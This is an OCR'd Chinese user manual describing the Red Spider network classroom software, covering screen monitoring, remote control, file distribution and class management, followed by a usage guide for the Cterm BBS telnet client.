对于“ 多方讨论 ”服务，操作上会有稍为不同，它在教师机和学生机上打开的语音服务窗口，相对于其它两种服务，这里多了“ MIC"按钮（图 10）。因为存在多方讲话者，所以您需要首先拿到“ 话筒 ”才能开始讲话，将声音传给其它人。当没有人讲话时，您可以将鼠标移到“ MIC"按钮上，然后按下鼠标左键，这时鼠标形状变为一个麦克风形状，表示您拿到了“ 话筒 ”，可以开始讲话，一旦您停止说话，只须放开鼠标左键，就可以将“ 话筒 ”交到其它人手上

图 10

网络影院: 可以在局域网上播放各种格式的多媒体视频流节目，目前支持的格式包括 VCD/AVI/WAV/MPEG/MOV 等几种。通过网络播放，可以让所有的学生共享您的教学光盘或者其它多媒体节目。而该网络多媒体播放器的播放速度和质量，在 10M 的局域网上，也有着与本地播放相同的速度和质量，并且也支持快进/倒退/选择节目的能力。

单击  显示教师机端的网络多媒体播放器（图 11），有着完善的播放控制：播放、暂停、停止、选择节目、快进、倒退、直接播放 VCD 格式光盘、打开 AVI/WAV/MPEG/MOV 节目、选择左右声道、全屏或窗口播放模式选择。您可以直接从工具条上的按钮操作，也可以菜单项上（图 12）进行操作。另外，也可以用鼠标拉动游标直接定位播放的起始位置。在视频播放的教师机端视频窗口上，还存在如下快捷键： F8 - 切换全屏或窗口播放模式； P - 切换播放或暂停； S - 停止； F - 快进； R - 倒退。学生机端，会出现播放窗口（图 13），它提供了选择声道和切换全屏模式的操作。如果节目在不同声道存在不同语言，利用声道选择，就可以选择不同的语言进行播放。

图 11


图 12

图 13

注意到窗口上的“ 接收缓冲区 ”了吗？这对于分析故障是非常重要的。一般情况下，当缓冲区填充到３０％后，学生机就会开始播放，所以，这会造成学生机上的播放相对教师机上要延迟５秒钟左右。而如果因为数据包的丢失等原因，造成缓冲区中没有数据时，播放就会停止，等待继续填充到３０％，又开始播放。一方面，如果该缓冲区一直不能填充到３０％，则意味着播放要失败，另外一方面，如果缓冲区被填充到接近或满１００％，都未能开始播放的话，也意味着播放的失败，这时您需要在教师机上退出“ 网络多媒体播放器 ”，然后再次进入进行尝试，如果一直不能成功，请检查 sockerr.log 文件中是否有相关的错误提示内容。

屏幕监视

可以实时监视一个或多个学生的电脑屏幕画面，教师可以不离开座位就了解学生的学习情况，实现对整个网络上学生机的监控与管理。

操作也是非常简单的事情：首先从主机列表中选择您需要监视的某一个主机，然后无论您选择从“ 工具 ”下的“ 屏幕监视 ”还是从工具条上的按钮 

启动该命令，都会打开一个监视窗口。

可以有两种不同的监视方法：

一、如果被监视的主机没有启动“ 屏幕广播服务 ”，系统会启动一个到远端的可靠 TCP 连接来监视远端的屏幕内容。这样，系统会提示您输入远端的登录口令，软件发布时，口令为空，您只须继续按“ 确定 ”按钮即可。这种方式下启动的监视窗口的标题上，在 IP 地址前包含字符“ A. ”。

二、如果被监视的主机启动了“ 屏幕广播服务 ”，正在向网内广播其屏幕内容，则监视窗口会直接捕获该内容，达到监视的目的。这不需要任何口令验证。这种方式下启动的监视窗口的标题上，在 IP 地址前包含字符“ N. ”。

监控窗口的右键菜单中，还提供了一个命令：排列监视窗口，当您打开 1~4 个到不同主机的监视窗口后，可以执行该命令，它会进行该四个窗口的自动同屏排列。这样就达到了同时监视四个终端的目的。

遥控辅导

教师可以直接遥控和操作任何一台学生的计算机，与被遥控学生进行双向交流，对学生进行“ 手把手 ”式的交互式辅导教学。在 Win9X 系统上，远程控制功能已经比较完善，可以直接模拟所有的键盘和鼠标消息，包括各种组合键盘或鼠标消息，仿如您在操作远程主机的键盘和鼠标。

首先从主机列表中选择您需要控制的某一个主机，然后无论您选择从“ 工具 ”下的“ 遥控辅导 ”还是从工具条上的按钮（图标 007）启动该命令，都会打开一个控制窗口(图 14)。之后，首先系统并提示您输入登录口令。记住：无论是屏幕监视窗口，还是遥控辅导窗口，都是使用 Ctrl+Break 组合键退出全屏幕状态。如果您在窗口显示模式中按 Ctrl+Break 组合键，则会显示或隐藏窗口的标题。这是很有趣的事情，您可以将四个这样的窗口排列在屏幕上，就好象您的屏幕被划分为几个小屏幕，而这几个小屏幕都实现对远端不同主机的监视和控制。

您不但可以同时启动多个远程控制窗口，然后都切换到窗口模式，就可以实现同时对多个目标的远程控制操作。而且，所有的鼠标和键盘事件都采用直接模拟的方式，甚至包括鼠标移动和各类键盘组合键，什么 Alt+F、Ctrl+Esc 之类的组合键，你只须象在操作本地的主机一样。在激活远程控制窗口时，所有的键盘和鼠标消息都被送到远端，而对本地主机来说则被封锁。这只有您离开该窗口时，才会解开键盘和鼠标的封锁。不过，有时候，如果您发送键盘或鼠标事件异常，可能您随意敲击几下 Ctrl 或 Shift 键就可以解决问题。





图 14

电子教鞭

可以直接在屏幕上绘画各种图形标记，书写文字，进行任意的“ 圈圈点点 ”，配合教学广播功能，比起传统的教鞭来说，就要“ 更胜百倍 ”了。

按钮 


可以启动“ 电子教鞭 ”程序，第一次启动后，以后只须通过快捷键 Alt+F1 就可以进入和退出“ 电子教鞭模式 ”。也就是说，如果您讲课到某个地方，需要拿出您的“ 教鞭 ”，进行“ 指指点点 ”时，按 Alt+F1 就可以啦。

电子教鞭中提供了铅笔、直线、填充、箭头、矩形（框）、椭圆（框）、橡皮擦、文本等绘画或书写工具图 15），还可以改变图形颜色、线条粗细和文本字体等。工具条上的第二个按钮或者 Esc 键可以清除绘画的所有东西；第三个按钮则可以在黑板/白板/屏幕之间切换；第四个按钮就可以将该工具条放在屏幕的最上面或最下面，这可以不遮住您需要讲述的地方。

图 15

网上消息

自由的短信息交流，建立了老师与学生、学生与学生之间的另一类交互式沟通方法。

从管理机工具条上 

、学生机程序上提供的一个菜单（图 7），可以进入交互短信息管理的窗口。但是，实用的方法是：Alt+F2。在任何时候，您只要按这个组合键，就可以打开短信息阅读和发送的窗口。特别是当学生机采取隐藏图标的显示方式时，因为这时无法访问右键菜单。

在短信息阅读和发送窗口（图 16）上，您可以通过“ <"和“ >"按钮来选择上一条或下一条信息来阅读，也可以选择“ 清除 ”按钮来删除所有收到的信息。而“ 发送 ”按钮会打开另一个窗口，您可以在其中选择您要发送信息的对象，并书写您的短信息，就可以将它发送到指定的某个或多个对象。但是学生机启动后，默认情况下，学生机只可以具有接收短信息的

功能，而发送功能则被限制。在管理程序的“ 其他工具 ”按钮下，提供了“ 允许发送消息 ”和“ 禁止发送消息 ”的命令，如果您想学生自由发送短信息，就执行一下该命令就可以了。有了这种控制，就可以限制学生在没有得到许可的情况下乱发短信息，以免扰乱课堂秩序。

远端信息

图 16

可以在教师机上获得所有学生机的基本配置信息，以方便您的管理。获取的信息包括：操作系统、内存使用情况、磁盘分配与空间、网络属性/协议/服务、IP 地址的分配、本多媒体网络教室软件的参数设置情况、座位安排等等。


在远端信息功能中，获得的信息包括：基本信息（操作系统、系统目录、分辨率、内存使用等），磁盘（总容量、可用空间、卷标等），网络（网卡、服务、协议、IP 地址等），参数设置（有关『红蜘蛛软件』）的端口、音频压缩编解码器等），座位安排（在打开班级里的座位安排信息）。这些信息都是非常详尽的，可以大大方便您的集中管理。

你只要首先选择一个主机，然后点击按钮 远端信息，或者选择相应的菜单命令，就可以打开远端信息窗口（图 17）。

图 17

文件传输

在学生机上安装一些简单应用程序，或者复制一些文档、文件之类的文件的工作，往往是非常繁琐的事情，特别是学生机的数量巨大的情况下，更是如此。文件同步传输的功能，可以将一个或多个文件一次性的传输到指定的学生机上，并且可以指定在传输结束后自动打开或运行您传输的文件。这样就可以做到网上安装软件、分发试卷或演示课件等。您真的可以体会网络教学的轻松与写意。


先选择接收文件的小组和学生（不选择表示当前小组的所有学生），然后选择 

命令，会打开窗口（图 18）。在文件框中选择要传送到学生机上的文件，可以一个，也可以多个文件；然后选择学生机上保存文件的目录：Windows 桌面、系统临时目录和用户目录其中之一；如果您只选择了一个文件，例如考试试卷/多媒体演示系统之类的应用，你可以指定“ 在学生机上直接打开或运行该文件 ”，那么当文件传送结束后，学生机上就可以直接打开或运行该应用，做到统一启动的目的；最后，点击“ 打开 ”按钮，就可以开始文件传送的任务了。传送过程中，会有每一个文件的传送成功与否的报告，可供您了解整个传送任务的完成情况。另外，一个非常重要的功能就是，当您传送到学生电脑上“ 文件接收柜 ”里的文件不再需要时，软件还提供了您统一清除学生机上文件接收柜的功能，既便捷了您的工作，又保持了学生机上文件接收柜的“ 干净 ”。


图 18


联机讨论

在教室里建立一个语音和文字兼备的聊天室,使得老师与学生、学生与学生之间进行语音和文字的聊天，让您体会沟通无极限的感觉。

点击命令按钮 

，或者从菜单上启动相应的命令，就可以在您选择的学生机上打开联机讨论的窗口。其中打开的语音讨论窗口，类同于前面“ 语音教学 ”中“ 多人讨论 ”的窗口，而另外一个窗口则是进行文字聊天的窗口，只要输入您的文字内容，按“ Enter ”按键就可以将文字内容发送到讨论组中的其他人了。

注意：只有教师机上关闭联机讨论窗口后，学生机上的窗口才会自动关闭，学生是不可以自己关闭该窗口的。另外，教师也可以先行关闭语音讨论的窗口，而只是单独进行文字聊天。

远程命令：直接启动学生机上的记事本、WORD 之类的应用命令，灵活的命令编辑器；点击工具条上的 

按钮，就可以一个菜单（图 19），软件系统安装后，默认附带了象“ 记事本 ”、“ 写字板 ”、“ 显示桌面 ”这些远程命令，您只要选取这些命令，就能在学生机上打开相应的应用程序。例如，开始讲授“ WORD ”的操作时，您只要点击相应的菜单命令，您指定的学生机就可以打开 WORD 应用，是不是很方便。

图 19

当然，不可不说的是软件提供的“ 远程命令编辑器 ”，这可以让你自己定制任意的远程命令列表。你可以随意地增加、修改和删除各种远程命令，构筑你自己需要的命令列表。

其他工具：远程重启和关机、网络同步参数、网上对学生授权、件接收柜等种辅助功能；

1.重新启动和关闭远端计算机


这是一个非常不错的功能，是您难得的助手。每次完成了您的课程之后，离开您的讲台时，您不再需要逐台电脑去关机了，现在，只需要直接执行该命令就可。因为该命令可以同时对多台电脑或全部电脑执行，您只要通过选择列表中的主机指定范围即可，这就确实可以方便您的工作，减少您很多工作。

2. 同步参数设置到网络上的学生机

这又是一个非常不错的功能，可以减少您烦琐的配置工作。现在，您只须在教师机上完成各种参数配置工作（如果必要的话），然后对网络上所有的电脑执行“ 其他工具 ”中的命令“ 同步参数 ”，参数设置就会被同步到网络上所有的电脑上，您再也无须逐台电脑去做什么配置的工作了。

电子举手

学生有问题要咨询老师时，可以随时呼叫老师，老师可以对举手的学生通过语音或文字随时应答。

所有的学生，可以执行学生机程序上的“ 请求电子举手命令 ”，而如果正处在接收广播或者黑屏肃静状态下，则可以利用键盘上的 CAPS LOCK 键来完成“ 电子举手 ”的行为：当出现在托盘区的学生机程序图标变为一个红色的“ 手 ”形时，表示学生举起了手，这时在老师主机上运行的管理程序的主机名称列表中，对应学生主机名称项前面就出现一只红色的“ 手 ”，如 

，反之，红色的“ 手 ”消失。要清除举手标记。一方面，学生可以自己取消电子举手，另一方面，教师也可以在响应了举手之后，个别或统一地远程清除学生机的“ 举手 ”标记。

四、实现同时对多台电脑进行监视和控制的方法

该软件提供“ 全屏幕模式 ”和“ 窗口模式 ”，通过监视与控制窗口上的工具条按钮或者右键菜单可以切换。需要注意的是，如果您正在打开远程控制窗口，右键菜单将不会出现，

而出现的将是远端主机的右键菜单，因为这时您的鼠标已经模拟到远端主机。

在“ 窗口模式 ”下，您可以通过管理程序打开到多个主机的监视或远程控制窗口，这时，您就达到了对多个主机进行同时监视和控制的目的。您只要在这些窗口之间切换，您的键盘和鼠标就被模拟到不同的主机上。需要注意的是，对于远程控制窗口，只能靠鼠标进行窗口切换，因为 Alt+Tab 组合键也被模拟到远端。

有一点您是必须知道的：如果您想退出全屏幕状态，特别是当您打开的是远程控制窗口时，请使用 Ctrl+Break 组合键。

五、班级和分组管理：

非常强大的班级、小组、学生和电脑管理机制，不但无须配置就可以开始教学任务，而且对“ 班级、学生 ”概念的引入，可以让您进行多个班级配置管理，可以安排学生的座位，可以进行分组管理和教学演示，可以监视学生电脑的当前状态等等。

班级和分组管理、学生名单的主要概念和作用

红蜘蛛提供了“ 网上邻居 ”这个全自动建立主机列表的功能，它会自动将所有运行了学生机程序的电脑主机和地址加入到这个列表中，并将其放在“ 网上邻居 ”中，在没有任何配置的情况下就可以开始网络教学任务了。而强大的“ 班级管理 ”功能，可说是对主机列表进行操作的另一强大利器。实际上，每次进入管理程序，都是在打开某个特定的班级进行操作。有了班级管理，就可以在同一个教室里建立多个班级的学生名单，将学生的座位与主机列表对应起来，从而使管理直观、形象和便捷。而对于班级的管理，还可以设置您的保护口令，这可以防止其他使用者更改您的配置。在“ 班级 ”框架下，还引入了“ 小组 ”和“ 学生 ”的概念。您可以随意分组您的网络（班级），建立相应的小组。而在建立这些小组的操作上，软件提供了您在小组之间、以及小组和网上邻居之间的随意的剪切和复制功能。点击几次鼠标右键菜单就可以完成复杂小组划分的建立，一切尽在顷刻之间。在主机列表中，除了对列表进行增加、修改和删除操作外，还支持改变图标显示方式、随意正反方向排序、单选和复选、改变小组的图标等诸多方便的操作。而且，随处不在的右键菜单更为您提供了方便。

学生座位的随意安排，并自动记忆您当前的现场环境

您可以为每一个电脑主机设定计算机名称和学生姓名（图 20）。也就是说，在一个“ 班级 ”的框架下，您可以安排某个学生在一个特定的座位上，这样，每次您打开一个班级，就知道每个学生应该坐在什么地方。在主机列表中，如果您为主机安排了学生，这样其显示就是学生姓名，而如果您没有填写学生姓名，只有计算机名，则显示为“ .备用"，也就是说，在计算机名称前加“ ."符号以示区别。

图 20

其次，在建立了电脑与学生座位之间的一一对应关系后，接下来的任务就是怎么将图示的主机列表安排得跟您教室里电脑所在物理位置相似，这样就可以非常直观、便捷的进行教学任务和管理。只须通过鼠标的拖放操作就可以完成，一次您可以拖放一个图标，也可以一起拖放几个图标。

最后，您就是要将您所有的工作保存下来，包括班级的设置、学生的座位，当前软件窗口的现场环境。执行相应的菜单命令“ 设置 > 班级管理 > 保存/另存为/设置口令 ”，将所有一切保存下来，这样，以后就可以打开该现场环境了。

学生机当前状态的图示说明

 红色方框表示：电脑启动了“ 屏幕广播服务 ”，即进入了教师机角色；

黄色方框表示：该电脑上启动了管理程序（RSpider）。

 绿色方框表示：该电脑正在接收来自“ 教师机 ”的屏幕广播。

 黑色方框表示：该电脑进入了“ 黑屏肃静 ”模式，键盘和鼠标被锁定。

 黄色方框表示：该电脑上启动了管理程序（RSpider）。这种情况下，该电脑不会允许进入接收广播或黑屏肃静状态。

 “ 红色的小手 ”表示该学生在举手，正请求您的答复呢。

 蓝色方框表示：该电脑正被其他电脑监视或控制。

 灰色头发的人头像表示该电脑没有开机或运行学生机程序。

六 设置保护口令，控制整个网络及软件的使用权限

该软件中正式引入了口令安全认证的机制，如果您设置了自己的保护口令，则无论是运行该软件的教师机/管理机程序，还是从远端监视控制这台电脑，都需要输入正确的口令才可以。否则，一切的访问都被禁止。

记住：软件发布时没有口令，您需要自己设定。

1. 选择菜单“ 设置 > 参数设置 ”，打开“ 参数设置 ”窗口；
2. 打开“ 登录口令 ”属性页；
3. 在“ 旧口令 ”一栏中输入当前的口令，默认情况下为空；
4. 在“ 新口令 ”和“ 重复验证 ”中，输入您自己的口令；
5. 按“ 确定 ”按钮后，新的口令就设置好了。

七、常见问题

如果您的学生机上不能显示教师机屏幕内容，为什么？

当进入教师演示或学生示范时，有些电脑可能不能正常显示“ 教师机 ”上的屏幕内容，

或者可能要几秒钟甚至几十秒钟才能刷新一屏图象。造成这种问题的原因，极可能是因为您的“ 教师机 ”速度快，处理能力强，而“ 学生机 ”的速度低，来不及连续处理由“ 教师机 ”广播的屏幕内容数据，从而造成数据被丢失，不能正确显示一帧图象。另外一种原因，也可能是网卡或网线等网络设备故障或存在数据丢失（因为对于广播协议来说，上层应用并不保证可靠地传输）。

RS_MONITOR_INDICATOR 对此软件有一种解决办法。在“ 参数设置 ”窗口（图 21）中，您可以将“ 屏幕广播服务数据包之间的延迟 ”值设置为２０、５０或１００毫秒，这样的话，可以达到速度匹配的目的，但屏幕图象刷新的速度将因此而将低。一般来说，２０或５０毫秒已经足够，不需要再大，如果真还不行，您可以设置为１００甚至更大。另外，您也可以选择０到１００之间的数字，您需要通过测试得到一个最佳速度的延迟值。而如果您的“ 学生机 ”和“ 教师机 ”之间不存在速度匹配的问题，您还是最好将该值设置为０，这可以有最大的屏幕刷新速度。




图 21

◇ RS_EXPRESS_TRANSFER

“ 快速又高效 ”的传输模式，能大大改进性能

系统中，还提供了另外一个“‘ 快速又高效 ’的传输模式 ”，它因为采用不同的原理和技术提供“ 屏幕广播服务 ”，所以它提供了对主机资源的高效利用，获得了更加快速的刷新速度。只不过，在默认情况下，该模式并没有启用，这是因为目前该技术还未能支持所有 100% 的应用程序，虽然它支持了绝大部分应用程序。如果您的运行环境下，在主机资源利用效率或屏幕广播刷新速率方面需要更好的解决，可以启动该传输模式：

1. 选择菜单“ 设置 > 参数设置 ”，打开“ 参数设置 ”窗口；
2. 打开“ 传输参数 ”属性页；
3. 在“ 传送图象选项 ”中，选取“ 快速又高效 ”的传输模式；
4. 按“ 确定 ”按钮后，就可以采用新的模式进行广播了；
5. 如果您要学生机做示范时也采用该模式，可以选择菜单“ 工具 > 同步参数 ”。

有多个网卡，或拨通的电话连接等，怎么办？

对于带有 ISDN 或拨号连接的主机，因为数据包会向这些慢速网络也广播数据包，从而使它向局域网广播屏幕内容的速度变得奇慢无比而不能实用。解决方案是：网络适配器端口列表（图 8）中会显示您的电脑上所有的适配器端口地址，包括所有的网卡地址或拨号连接分配的动态地址，只须在其中指定您的局域网网卡所分配的 IP 地址就可以了。

八、非常重要的操作提示与技巧

- 进入全屏幕监视或控制状态后，按 Ctrl+Break 可以退出到窗口模式；
- Alt+F12 启动向当前小组的“ 教师演示 ”功能，而 Alt+F11 就自动退出该功能；
- 学生机电脑上，按 Alt+F2 可以阅读或发送短信息；
- 第一次启动电子教鞭后，随时可以按 Alt+F1 进入或退出教鞭模式；
- 在电子教鞭模式下，Esc 键可以擦掉所有画在屏幕上的内容；

- 当您使用电子教鞭的绘画工具时，不妨按下您的 Ctrl 键，看又有什么效果！
- 学生机处在接收广播或黑屏肃静状态时，只能使用 CAPS LOCK 键请求电子举手；
- 在查看菜单下，提供了隐藏“ 分组区 ”和“ 状态条 ”的功能菜单，可以节省屏幕空间；
- 在视频播放窗口上，F8 键可以在全屏幕窗口模式之间切换；
- 不要随便在网络上同时启动多个屏幕广播服务，这会瓜分网络带宽，不需要时应该终止该广播。

九、后记：

红蜘蛛软件完全由易之来独立开发，该软件的开发，花费了作者很多的精力和时间。因此上如你感觉该软件确实不错，不要忘了注册，那样你才能够真正的建立一个有规模的网络教室。

聪明的BBS上站利器CTERM

Internet 的发展给人们的沟通与交流提供了一个前所未有的快捷方式，而 BBS 做为 Internet 的一个重要用途，也被人们广为使用。但绝大多数的 BBS 客户端软件都是西文的，并且不支持鼠标，中国人上 BBS 就成了一个非常不方便的事情。

Cterm 是针对国内 BBS 的特点设计的一个专用上站软件。全称是 Clever Terminal，之所以叫 Clever Terminal，是因为软件在运行中对用户和服务器之间的信息进行了分析，知道目前在 BBS 用户是什么样的状态，从而提供相应的服务。对于多数 BBS 而言，这些服务功能都是有效的，少数特殊的 BBS 站点可能有的功能不能用。 除了这些特殊功能以外，作为普通 Telnet 客户软件，Cterm 可以用于任何 Telnet 站点的登录。 与其他类似软件比较，Cterm 在传统的 BBS 软件上按照中国人的习惯添加了很多新功能，全中文的操作界面，强大的鼠标支持，对 MUD 的支持，自动登录等等。

一、Cterm 的安装

Cterm 的最新版本为 2000 版，软件大小 1.26M，它是一个免费软件，没有任何功能限制。双击安装文件 CtermSetup.exe，进入安装界面，你必须同意软件许可协议，呵呵，废话，不

同意怎能进行下一步的安装。同意后可以选择安装路径（图 1），并且你可以看到该软件主页网址，到那里获得更好的帮助。接着选择好安装模式，有典型安装、简洁安装和 特定安装三种模式，这里我们选典型安装模式直到安装完成。

图 1

二、Cterm 的使用

我们看看 Cterm 的启动界面（图 2）。中文界面，最上边是菜单条，软件的所有设置都可在其上完成，上边的工具条是普通工具条，最左边的是地址簿，相信用过 Netterm 的都知道地址簿的用法，在地址栏内填上你要上的站的 IP 或域名，端口一栏 BBS 一般是 23，MUD 按各站的规定，最后在站点名栏内填上站点的名字，点链接站点就可以上站了在 Cterm 中。

普通用户可以使用 Cterm 的自动登录功能，在新建连接文件的时候，输入自动登录字符串。同 C 语言类似，用'＼n'来代表回车。比如，自动登录的框内填上 bbs＼n，后面跟着还可以填上 usernamen，懒人还可以把密码也填上。下边的工具条是聊天工具箱，平时没有被激活，当用户进入聊天室的时候，Cterm 会识别出来。 如果工具条不可见，你可以再“ 编辑 ”菜单下选中对应的工具条。

图 2

聊天工具箱包括了聊天室的常用命令。什么列出用户啊，做 MUD 动作啦……只要进了聊天室，下面的一排工具都可以用了，大家可以慢慢试！值得一提的是 Cterm 把近百个类 MUD 动作集成到了一个菜单中。你可以轻松输入任何一个，不需要记那些复杂的词。此外，聊天室中说的话，Cterm 可以记录在指定文件里。点“ 开始录音 ”按钮（第一个），选择文

件。结束后点击“停止录音”就可以了。 我们看看这些按钮的功能：

● 录音：点了这个按钮后，会出现一个保存文件对话框，起好名字后点“保存”。系统会把我们在聊天室里所有的谈话都保存在这个文件中。

■ 停止录音：点此按钮后，系统会停止对聊天内容的记录。

在线者列表：列出当前在线的所有使用者名单。

聊天者列表：列出当前正在聊天的人的名单。

本聊天室使用者：列出本聊天室中的人的名单。

房间列表：列出 BBS 所有的聊天室。

新开聊天室：创建一个新的聊天室。

邀请别人来聊天：些按钮可以邀请别人来本聊天室聊天。

N 改名字：为自己换一个名字来聊天。

悄悄话：这个按钮用来和某人说悄悄话。

清屏：此按钮用来清空屏幕。

做动作。

向某人做动作。

做动作同时说话。

离开：退出聊天室。

? 帮助：按此按钮将列出聊天室的详细聊天命令。

行输入窗口：此按钮将打开行输入窗口。

1． Cterm 的 BBS 登录

通常我们在登录 BBS 时，还要输入各种信息，比如用户名、密码等，还要按无数次的回车键才能看到主菜单。CTerm 为我们考虑到了这些，提供了“自动登录”功能，它使我们可以预先写下这些登录过程中要键入的按键，可以预先写下这些登录过程中要键入的按键，在登录时自动输入它们。

打开地址薄，先选中“ 蓝天 BBS ”的连接，然后把我们在上 BBS 时要输入的字符按顺序写在下面的“ 自动登录 ”栏里（图 3），我的设置是：gch＼n11111＼n＼n,当然，建议不要包含密码，因为这样别人可以看见。写成：gch＼n 就可以了。这里的“ gch ”是用户名；“ ＼n ”表示回车；“ 11111 ”是密码。这样写完后，再点“ 加入 ”按钮就可以自动登录“ 蓝天 BBS ”了。 选中“ 蓝天 BBS ”，单击“ 连接站点 ”，这就进入“ 蓝天 BBS ”了。如果有代理服务器的话,情况要复杂一点，因为在登录过程中有一个等待代理服务器连接 BBS 站点的过程。因此这里要加入一个'＼p'来代表等待代理连接完成。比如要通过 aaa.bbb.ccc 这个代理上的 wingate 连接 bbs.whnet.edu.cn，一般过程如下：

图 3

Login:Guest<Enterr>
Wingate>bbs.whnet.edu.cn<Enter>
Connecting 202.112.20.132.....<代理连接等待>
Unix ...
Login:bbs<Enterr>
... ...
写成自动形式为：guest＼nbbs.whnet.edu.cn＼n＼pbbs＼n

进入 BBS 以后，普通用户可以设置字体和背景颜色(在上边一排工具栏上)。如果发现屏幕闪的厉害，可以在"编辑－系统设置－高级"中将刷新频率降低。你可以打开 Shift 加速功能，这样当你用 Shift+↑↓选择菜单时，会发现速度快了三倍。同样，当你用 Shift+Del 删除文字时，一次刚好能删除一个汉字，（两个字节）。注意，Cterm 支持编辑文章时用 Del 删除。

类似的，Cterm 还支持 Pgup,Pgdown 翻页，Home,End 到行首尾。

另外一个有用的工具是批处理（图 4），快捷键是 F2，用来自动灌水，自动转信等等都可以。注意，对于速度慢的站点，输入间隔时间要稍稍调大一点，免得出现错误。最后是行输入（图 5），快捷键是 F1，无论发消息，还是输入文章都很有用。你可以编辑好以后再一次送到站上，这样不仅有利于编辑，而且速度也比在站上编辑快 n 倍，而且可以在行输入中按下键头调出历史输入。




图 4

图 5

Cterm 提供了一个“ 快速离站（图标 6）” 功能和"再次连接（图标 7）"功能，无论在什么状态下，Cterm 都能够让你迅速正常的离开 BBS（不是强行断开）。而再次连接可以打开同一个帐户的同一个窗口。如果你要外出，除了可以使用外出留言功能而且还可以用“ 锁住 BBS（图标 8）” 功能防止他人用你的 ID 干坏事。如果你长时间不敲键盘，可能 BBS 会自动断掉，这时候，你需要将“ 防止发呆（图标 9）” 打开，这样，每隔 3 分钟，Cterm 就会自动想站点发一个^L。当然如果你希望发其他字符或者是改变发送时间，您可以使用批处理功能。此外，历史屏幕也可以看见，点有上下箭头的图标就可以。

图 6

图 7




图 8




图 9

2．Cterm 的消息接收与聊天

许多人有这样的体验，正敲回车看文章，突然来个消息，糟糕，敲掉了，只有去看看消息历史记录。而 Cterm 则不会这样，有消息传来的时候，无论窗口在哪儿都会弹出来，免得你不知道。当然，如果你怕老板在旁边看见，你可以在系统设置里面把这个功能关掉。

Cterm 在来消息后，如果你敲回车，会提示你真的忽略吗？免得搞错。如果你按'r'键回消息，Cterm 会自动弹出行输入功能，而且输入对话框的标题也换成了来的消息。编辑好消息后，回车，消息马上回过去了！速度也比在线编辑快许多。这种方式最大的好处在于：所有我们用“ 行输入功能 ”写的消息在硬盘上都保存有历史记录（你不用再为忘记别人曾经告诉过你的生日而尴尬啦），没有用 “ 行输入功能 ” 回答的问题是没有记录的。我们可以选择 “ 工具 ”＼“ 查看通话记录… ”，你选择"工具－查看历史通话记录"可以看见一些文本文件。如果你想看 ABCDEF 和你的对话，选择 abcdef_msg.txt 文件。另外 Cterm 提供了加密解密工具（图 6），可以对任何文本文件进行处理。你如果觉得重要就加密处理一下，然后记住删除原来的文件。

Cterm 还提供了实用的自动留言功能，这个功能允许我们在有事离开后，可以自动回复别人发来的消息。在工具菜单中选择自动留言，并使之有效（图 7），在下面的框中填入你想说的话。那么在别人给你发消息的时候，Cterm 就会自动帮你将你填写的话回回去。记住回来的时候取消自动留言功能哦！要不然你是没有办法回消息的。如果你想知道你走后都有什么人找你，你只需要在查看通话记录功能中按时间排序，看看最新的文件就知道的。如果你在公共机房上机的话，你可以在设置里面把留下记录功能关掉（图 8），这样就不会留下你和别人聊天的记录了。记录是按用户 ID 分目录存储的，你也可以在上机后将整个属于你的 ID 的目录删除。

3．用 Cterm 浏览文章

进入 BBS 后，我们绝大多数的时间都会花在浏览文章上，而在 BBS 上，你一定有这样的感受：键盘操作非常缓慢，各种命令让人眼花缭乱，CTerm 为我们提供了强大的鼠标操作。你可以只用鼠标来完成浏览文章的所有功能。在选择菜单时我们可以看到一条跟着鼠标移动的横线，它表示我们可以在横线所在的条目上单击鼠标来选择此条目，功能和回车键相同。同时，在菜单的不同区域点鼠标还有不同的含意。

在屏幕的顶部提示栏中单击鼠标：向上翻一页；

在屏幕底部的提示栏中单击鼠标：向下翻一页；

在屏幕左边单击鼠标：返回上一级菜单；

双击屏幕上面：到第一篇文章；

双击屏幕下面：到最后一篇文章。

看文章时也差不多，左边退出该文章，靠右下方是向下翻页或到下一篇文章,靠右上方是向上翻页或到上一篇文章。而且不同的地方，有不同的鼠标光标提示， 按住 Shift 点上方是上一篇文章，同样按 Shift 点下方是下一篇文章。对于 BBS 系统的提示条上的信息，如：［Ctrl+P］发表文章、^X 主题阅读等，也可以用鼠标点实现相应功能。有时候会出现乱码，如果是因为移了一个字节造成的，可以在乱码第一个字节处点右键。选择“ 插入一个空格 ”，如果点的准的话，乱码立刻露出真面目！你也可以用全屏自动纠错功能，该功能除了纠正错位乱码，还可以纠正 BIG5 乱码，但是该功能最好不要和自动内码识别一起用。另外，该功能也不是万能，有时会需要您的手工纠错。

